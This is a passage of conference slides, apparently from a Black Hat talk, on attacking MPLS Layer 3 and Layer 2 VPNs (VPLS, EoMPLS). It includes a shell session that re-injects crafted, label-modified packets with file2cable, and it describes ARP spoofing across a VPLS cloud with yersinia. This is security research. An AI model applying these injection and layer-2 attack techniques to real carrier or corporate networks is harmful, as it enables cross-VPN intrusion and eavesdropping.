0070 ab cd ab cd ab cd                                .....

[erey@ws23 bh]# # convert to binary
[erey@ws23 bh]#
[erey@ws23 bh]# xxd -r ./packets ./packets.bin
[erey@ws23 bh]#
[erey@ws23 bh]# # and re-inject on the wire
[erey@ws23 bh]#
[erey@ws23 bh]# sudo ./file2cable -v -i eth0 -f ./packets.bin
Password:
file2cable - by FX <fx@phenoelit.de>
Thank you to Lamont Granquist & funder for their hexdump()
./packets.bin - 118 bytes raw data


0011 9333 b108 00d0 ffb7 68a9 8847 0001   ...3.....h.,G..
01fe 4500 0064 0096 0000 fe01 60c0 ac1f   ..E..d.....
0102 ac1f 0202 0800 4d56 1b9e 165d 0000   .....MV....]..
0000 0268 fc90 abcd abcd abcd abcd abcd abcd   ...h.....
abcd abcd abcd abcd abcd abcd abcd abcd   .....
abcd abcd abcd abcd abcd abcd abcd abcd   .....
abcd abcd abcd abcd abcd abcd abcd abcd   .....
abcd abcd abcd
Packet length: 118
[erey@ws23 bh]#
```



Conclusions



- Label modification & subsequent “VPN hopping“ can be done.
- It’s a one-way street, though
=> can only be used for ‘stateless attacks‘ (e.g. via SNMP).
- Note: attacks will go undetected as there’s no checksum or sth.
- Modifying MP-BGP packets may offer road to more efficient attacks. But probably more difficult to perform.
- Both attacks require ‘access to core‘.




Access to core

In most security discussions the core is assumed to be trusted (e.g. [1]).

This sounds a bit naïve, however I tend to agree. But:

- MPLS VPNs are used more and more in campus networks.
- Providers may be connected via IXPs.
- And:



ISP Security BoF – NANOG 28
Statistics as of 01 June 2003


- Hacked hosts – 423262
- Abused proxies – 192608
- Compromised routers – 5410

■ Q: How hard is it to obtain a compromised device?

■ A: Can you type any of the following?

- !cisco
- !cayman
- !proxy


from [2]



Operational Security

- Security depends on SP!
Employee can make mistake, or malicious misconfiguration
- Potential Security hole:
If PE compromised, *all* VPNs are insecure
- Cannot *prevent* all misconfigs
--> Need to operationally control this


from [3]



MPLS “Layer 2 VPNs“




- Term usually designates *Any Transport over MPLS* [AToM]
- AToM: Technology for transport of different layer 2 protocols (e.g. ATM, Frame Relay, Ethernet, PPP, HDLC) over MPLS backbone.
- Can be very useful for providers or customers, for various reasons.
- Operates with *Pseudo Wires* = logical circuits established between MPLS capable backbone devices.
- Several L2 protocols may be encapsulated, labeled and transported over these pseudo wires, e.g. FRoMPLS, AAL5oMPLS, CRoMPLS.




MPLS “Layer 2 VPNs”




- Inner workings are roughly the same as with *Layer 3 VPNs*: packets have (at least) two labels, one for forwarding purposes, another to identify a customer site/virtual circuit.
- In some cases there may be an additional *control word* carrying supplementary information (e.g. FR BECN/FECN). Some attacks may be possible here (though not covered in this presentation).
- Modifying labels should allow “VPN hopping” as described above.
- There are two variants that are of particular interest for us:
Ethernet over MPLS [EoMPLS]
Virtual Private LAN Service [VPLS]




Ethernet over MPLS



This provides point-to-point connectivity only. Therefore does not scale.



VPLS




Provides point-to-multipoint connectivity.

Information which PEs are participating in one 'LAN' must be exchanged (BGP, LDP, others).

The VPLS cloud here is often regarded as a 'big switch'.

I prefer to see it as a 'big trunk' (in Cisco terms).

CE devices may be switches.




Refresher: some characteristics of Ethernet



- Broadcast medium
- MAC learning on switches
- Multicast/broadcast/unicast-frames with unknown destination MAC are flooded
- Loop avoidance by means of *Spanning Tree Protocol[s]*, STP
- VLANs
- And *trunks*

- All this might/must be emulated by these technologies.




EoMPLS/VPLS 'parameters'



- **Transparency: what is transported?**
[ethernet traffic with/without VLAN tags, may VLAN IDs be chosen by customer?, what BPDUs are transported/must those be IEEE-compliant? etc.].


If 'fully transparent': a packet is thrown in on one side and leaves on the other exactly as thrown-in. In this case it may not be too important who owns & manages the CE as the main purpose is to provide transparent *ethernet* connectivity. Customers usually are identified then based on the ingress interface.
- **Responsibility: who is responsible for what kind of filtering, if any required?**
And who has the necessary knowledge?
- **Design: is there some Layer 2 device between the ('MPLS-performing') PE and the CE?**
If so: how are the VCs built up now? What about transparency & security then?
- **Most of these parameters seem to be not yet definitely clear...**
... to none of the participating parties ;-))



Hypothesis

“Implementing ethernet via WAN technologies (here: MPLS) will create new challenges in terms of network security.”



- **Current state of affairs: carriers do not sell *transparent* ethernet.**
- **=> customers do not get “real ethernet“ (e.g. they can’t choose VLAN numbers)**
- **=> carriers *will have* to offer “real“ (transparent) ethernet.**
- **And this is already the case in some vendors’ implementations (e.g. Juniper’s VPLS implementation).**
- **Other vendors (Cisco) have proprietary protocols for the very same purpose (Cisco *Layer2 Protocol Tunneling* [L2PT, do not confuse with L2TP]).**




**Imagine a fully transparent ethernet connection was provided...
then some interesting scenarios would evolve ;-))**



STP Root Election



Some customers may want redundant connections...




You think STP “behaves as designed” and this is – if at all – “a network team’s problem“?

Note (for all network admins here): there is no easy solution for this one.



Some customers may want redundant connections...



Network behaviour as designed?

Maybe... but...

Does CorpITSec realize that Bob's access to the fileserver passes a provider backbone?


In another country...

where *Carnivore/DCS 1000* applies (or a different 'understanding of intellectual property' exists)...

Unencrypted!



The impacts of VTP...



Remember that Cisco 2980 you moved to a small remote site some years ago (when re-designing your network)?


That previously served as *VTP server*...

Don't remember it? You certainly will ;-))

... when it melts down your whole network.
[as it still holds a high *VTP revision number*]



What about VLANs?



Do CorpITSec and internal audit know that all servers at VLAN 10 "servers" in site Amsterdam... may be 'seen' from VLAN 10 "wlan" at Paris?


Most organizations have organization-wide IP addressing plans (i.e. Layer 3), but no organization-wide VLAN structures (Layer 2).



Assessment

- All these may be “network problems“...
- But they *do have* security impact!
- And always remember aspects like ‘no encryption’, ‘shared PE’ etc. (see above)


- Given this is a talk at *Black Hat*
...we should now focus attacks again.



Attacks in the age of VPLS



Can be divided into:

- Attacks “over the cloud“
- Attacks against VPLS-performing devices



Attacks “over the cloud”


- Depend highly on the level of transparency the “VPLS cloud” provides.
- Given full transparency (as in *Juniper*-based testbed we used)...
- ... you can perform any classical layer 2 attack over the cloud.
- We tested this successfully with *yersinia*.
- This is pretty cool: sitting in Paris and arp-spoofing/sniffing some boxes located in Amsterdam...



Attacks against VPLS-performing devices



- Depend highly on the functions they perform.
